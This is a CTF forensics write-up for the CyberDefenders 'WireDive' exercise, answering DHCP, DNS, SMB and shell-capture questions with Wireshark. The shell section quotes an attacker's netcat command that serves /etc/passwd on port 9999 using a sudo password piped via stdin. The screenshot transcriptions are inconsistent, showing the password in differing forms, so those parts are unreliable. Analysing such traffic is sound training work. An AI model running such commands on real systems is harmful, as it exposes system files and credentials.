

CyberDefenders : WireDive



Scenario

WireDive is a combo traffic analysis exercise that contains various traces to help you understand how different protocols look on the wire where you can evaluate your DFIR skills against an artifact you usually encounter in today's case investigations as a security blue team member.

Challenge Files:

- dhcp.pcapng
- dns.pcapng
- https.pcapng
- network.pcapng
- secret_sauce.txt
- shell.pcapng
- smb.pcapng

Tools Used

- Brim
- Wireshark


Investigation Overview

🔍 Q1. What IP address is requested by the client?

💡 Steps to Solve:

1. Open the dhcp.pcapng file in Wireshark.
2. Apply the filter bootp or dhcp to isolate DHCP packets.
3. Locate the **DHCP Request** or **DHCP Offer** packet.
4. Expand the **Dynamic Host Configuration Protocol** section.
5. Identify the Requested IP Address or Your (client) IP address.

✓ Answer: 192.168.2.244



🔍 Q2. What is the transaction ID for the DHCP release?

💡 Steps to Solve:

1. Filter the DHCP traffic using dhcp or bootp.
2. Identify the packet with the **Message Type: DHCP Release**.
3. Expand the DHCP layer to locate the Transaction ID field.

✓ Answer: 0x9f8fa557

 Q3. What is the MAC address of the client?

Steps to Solve:

1. Locate the DHCP Discover or Offer packet.
 2. Expand the **Ethernet II** section to find the Source MAC address.
 3. Also verify the Client MAC address under the DHCP layer → Client Hardware Address.

 Answer: 00:0C:29:82:F5:94

🔍 Q4. What is the response for the lookup for flag.fruitinc.xyz?

💡 Steps to Solve:

1. Open the DNS capture file in Wireshark.
2. Apply the filter: dnsqry.name == "flag.fruitinc.xyz" to locate the relevant DNS query.
3. Locate the corresponding DNS response (usually with the same transaction ID).
4. Expand the **DNS Answers** section.
5. Identify the TXT data associated with the queried domain.

✓ Answer: AC0OLDNSFLAG

The screenshot shows a Wireshark capture window with the following details:


- File Menu:** File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help.
- Toolbar:** Standard toolbar with icons for file operations.
- Packet List:** Shows 24 total packets, 18 displayed. The packet at index 23 is selected, showing a DNS query from 192.168.2.2 to 192.168.2.5 with Transaction ID 23:28. The query type is TXT for the domain flag.fruitinc.xyz.
- Details Pane:** Displays the DNS response details. The response code is 0x41ff (TICKET). The answer section contains a single resource record:
 - Name: flag.fruitinc.xyz
 - Type: TXT (16) (Text strings)
 - Class: IN (0x0001)
 - Time to live: 604800 (7 days)
 - Data length: 13
 - TXT Length: 12
 - Value: AC0OLDNSFLAG
- Hex Pane:** Shows the raw hex representation of the DNS message, including the query and response bytes.
- Statistics:** Packets: 24 - Displayed: 18 (75.0%)
- Profile:** Default

🔍 Q5. Which root server responds to the google.com query? (Hostname)

💡 Steps to Solve:

1. Filter DNS traffic with: dnsqry.name == "google.com".
2. Identify the first query from the internal DNS (192.168.2.5) and examine the response.
3. Find the IP address that received the forwarded request (e.g., 192.203.230.10).
4. Correlate that IP with known root servers or check the response to confirm hostname.

✓ Answer: e.root-servers.net




🔍 Q6. What is the path of the file that is opened (SMB)?

🚫 Steps to Solve:

1. Open the SMB capture in Wireshark.
2. Apply filter: smb2 to focus on SMB2 traffic.
3. Locate a **Create Request** packet which indicates a file open operation.
4. Expand the SMB2 header and file name fields to identify the path.
5. Confirm by checking the **Create Response** that follows the request.

✓ Answer: \\192.168.2.10\public\HelloWorld\TradeSecrets.txt




Q7. What is the hex status code when the user SAMBA\jtomato logs in?

Steps to Solve:

1. Open the smb.pcapng file in Wireshark.
2. Filter the traffic using smb2.cmd == 0x01 to isolate **Session Setup** messages.
3. Locate the **Session Setup Response** for the login attempt by SAMBA\jtomato.
4. In the SMB2 header, check the Status field.

✓ Answer: 0xc000006d




Q8. What is the tree that is being browsed?

Steps to Solve:

1. Filter with smb2.cmd == 0x03 to find **Tree Connect Request** packets.
2. Inspect the **Tree Connect Request** payload.
3. Locate the UNC path specified in the request.

✓ Answer: \\192.168.2.10\public




Q9. What is the flag in the file?

Steps to Solve:

1. Locate the **Read Request** and **Read Response** packets related to the file access.
2. Follow the TCP stream to reconstruct the full data.
3. Look for ASCII strings or flag format (e.g., flag{...}) within the content.

✓ Answer: flag{OneSuperDuperSecret}




Q10. What port is the shell listening on?

Steps to Solve:

1. Loaded the PCAP file in Wireshark.
2. Applied a filter to show TCP traffic between 192.168.2.5 and 192.168.2.244.
3. Identified a TCP three-way handshake starting with a SYN to destination port 4444.
4. Verified active session and payload communication on this port.

Answer:

Port 4444



Q11. What is the port for the second shell?

Steps to Solve:

1. Tracked the TCP stream showing netcat installation and usage.
2. Observed the command:
3. echo "*umR@Q%4V&RC" | sudo -S nc -nlvp 9999 < /etc/passwd
4. Confirmed a connection received from 192.168.2.244 on netcat:
5. Connection from 192.168.2.244 34972 received!

Answer:

Port 9999

Wireshark - Follow TCP Stream (tcp.stream eq 0) - shell.pcapng

```

Selecting previously unselected package netcat.
(Reading database ... 5%
(Reading database ... 10%
(Reading database ... 15%
(Reading database ... 20%
(Reading database ... 25%
(Reading database ... 30%
(Reading database ... 35%
(Reading database ... 40%
(Reading database ... 45%
(Reading database ... 50%
(Reading database ... 55%
(Reading database ... 60%
(Reading database ... 65%
(Reading database ... 70%
(Reading database ... 75%
(Reading database ... 80%
(Reading database ... 85%
(Reading database ... 90%
(Reading database ... 95%
(Reading database ... 100%
(Reading database ... 138205 files and directories currently installed.)
Preparing to unpack .../netcat_1.10-41.1_all.deb ...
Unpacking netcat (1.10-41.1) ...
Setting up netcat (1.10-41.1) ...
jtomato@ns01:~$ echo "*umR@%V&RC" | sudo -S -1
echo "*umR@%V&RC" | sudo -S -1
mesg: ttyname failed: Inappropriate ioctl for device
-bash: line 1: RC: command not found
jtomato@ns01:~$ exit
exit
exit

```

Frame 263: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface eth0
Ethernet II, Src: VMware_89:f4:d (00:0c:29:89:f4:d), Dst: jtomato (00:0c:29:8a:11:a3)
Internet Protocol Version 4, Src: 192.168.2.253, Dst: 192.168.2.244
Transmission Control Protocol, Src Port: 51200, Dst Port: 22
Data (6 bytes)

79 Client pkts(s), 6 server pkts(s), 12 turn(s).

Entire conversation (2630 bytes) Show data as ASCII Stream 0 Find Next Filter Out This Stream Print Save as... Back × Close Help Profile: Default

Q12. What version of netcat is installed?

Steps to Solve:

- Reviewed the shell output for software installation logs.
- Located the package manager output showing:
- Setting up netcat (1.10-41.1) ...

Answer:

Netcat version 1.10-41.1

Wireshark - Follow TCP Stream (tcp.stream eq 0) - shell.pcapng

```

Selecting previously unselected package netcat.
(Reading database ... 5%
(Reading database ... 10%
(Reading database ... 15%
(Reading database ... 20%
(Reading database ... 25%
(Reading database ... 30%
(Reading database ... 35%
(Reading database ... 40%
(Reading database ... 45%
(Reading database ... 50%
(Reading database ... 55%
(Reading database ... 60%
(Reading database ... 65%
(Reading database ... 70%
(Reading database ... 75%
(Reading database ... 80%
(Reading database ... 85%
(Reading database ... 90%
(Reading database ... 95%
(Reading database ... 100%
(Reading database ... 138205 files and directories currently installed.)
Preparing to unpack .../netcat_1.10-41.1_all.deb ...
Unpacking netcat (1.10-41.1) ...
Setting up netcat (1.10-41.1) ...
jtomato@ns01:~$ echo "*umR@%V&RC" | sudo -S -1
echo "*umR@%V&RC" | sudo -S -1
mesg: ttyname failed: Inappropriate ioctl for device
-bash: line 1: RC: command not found
jtomato@ns01:~$ exit
exit
exit

```

Frame 263: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface eth0
Ethernet II, Src: VMware_89:f4:d (00:0c:29:89:f4:d), Dst: jtomato (00:0c:29:8a:11:a3)
Internet Protocol Version 4, Src: 192.168.2.253, Dst: 192.168.2.244
Transmission Control Protocol, Src Port: 51200, Dst Port: 22
Data (6 bytes)

79 Client pkts(s), 6 server pkts(s), 12 turn(s).

Entire conversation (2630 bytes) Show data as ASCII Stream 0 Find Next Filter Out This Stream Print Save as... Back × Close Help Profile: Default

🔍 Q13. What file is added to the second shell?

💡 Steps to Solve:

1. Focused on traffic associated with port 9999, which was previously identified as the second shell listener.
2. Detected the following command in the session:
3. echo "*umR@Q%4V&RC" | sudo -S nc -nlvp 9999 < /etc/passwd
4. Interpreted the command: the contents of /etc/passwd were piped directly into the network connection using netcat.
5. Confirmed successful connection from IP 192.168.2.244, indicating file transfer.

✓ Answer:

/etc/passwd

🔍 Q14. What password is used to elevate the shell?

💡 Steps to Solve:

1. Inspected the same command used in the second shell:
2. echo "*umR@Q%4V&RC" | sudo -S ...
3. Noted that the attacker echoed the password into sudo via standard input to bypass interactive prompts.

✓ Answer:

*umR@Q%4V&RC

🔍 Q15. What is the OS version of the target system?

💡 Steps to Solve:

1. Analyzed shell session logs and package update activity.
2. Found apt update and apt install commands targeting specific Ubuntu repositories.
3. Observed repository URLs referencing bionic:

4. <http://archive.ubuntu.com/ubuntu/bionic/main>
5. Recognized that **Bionic Beaver** is the codename for Ubuntu **18.04 LTS**.
6. Additional architecture logs confirm the system is **64-bit (amd64)**.

✓ Answer:

Ubuntu 18.04 LTS (Bionic Beaver) – 64-bit architecture (amd64)

The screenshot shows a Wireshark capture of a TCP stream (tcp.stream eq 0). The packet list pane displays several HTTP requests to the Ubuntu archive for package updates. The details pane shows the command-line interface (CLI) interaction between the user and the system, including the execution of 'apt update' and 'apt install netcat'. The bytes pane shows the raw binary data of the transmitted packets.

```

jtomato@ns01:~$ echo "umR@Q4V&RC" | sudo -S apt update
echo "umR@Q4V&RC" | sudo -S apt update
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Hit:1 http://us.archive.ubuntu.com/ubuntu bionic InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu bionic-updates InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu bionic-backports InRelease
Hit:4 http://us.archive.ubuntu.com/ubuntu bionic-security InRelease
Reading package lists...
Building dependency tree...
Reading state information...
18 packages can be upgraded. Run 'apt list --upgradable' to see them.
jtomato@ns01:~$ echo "umR@Q4V&RC" | sudo -S apt install netcat
echo "umR@Q4V&RC" | sudo -S apt install netcat
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Hit:1 http://us.archive.ubuntu.com/ubuntu bionic InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu bionic-updates InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu bionic-backports InRelease
Hit:4 http://us.archive.ubuntu.com/ubuntu bionic-security InRelease
Reading package lists...
Building dependency tree...
Reading state information...
The following package was automatically installed and is no longer required:
libdumbnet1
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
netcat
0 upgraded, 1 newly installed, 0 to remove and 18 not upgraded.
After this operation, 13.3 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/bionic/universe amd64 netcat all 1.10-41.1 [3,436 B]
Fetched 3,436 B in 0s (191 kB/s)
Selecting previously unselected package netcat.
(Reading database ...
(Reading database ... 5%
(Reading database ... 10%
(Reading database ... 15%
(Reading database ... 20%
(Reading database ... 25%
(Reading database ... 30%
(Reading database ... 35%
(Reading database ... 40%
(Reading database ... 45%
7 packets pkts(6), 6 servers pkts(6), 12 turns(6).
Entire conversation (2630 bytes) Show data as ASCII Stream 0 Find Next Filter Out This Stream Print Save as... Back × Close Help Profile: Default

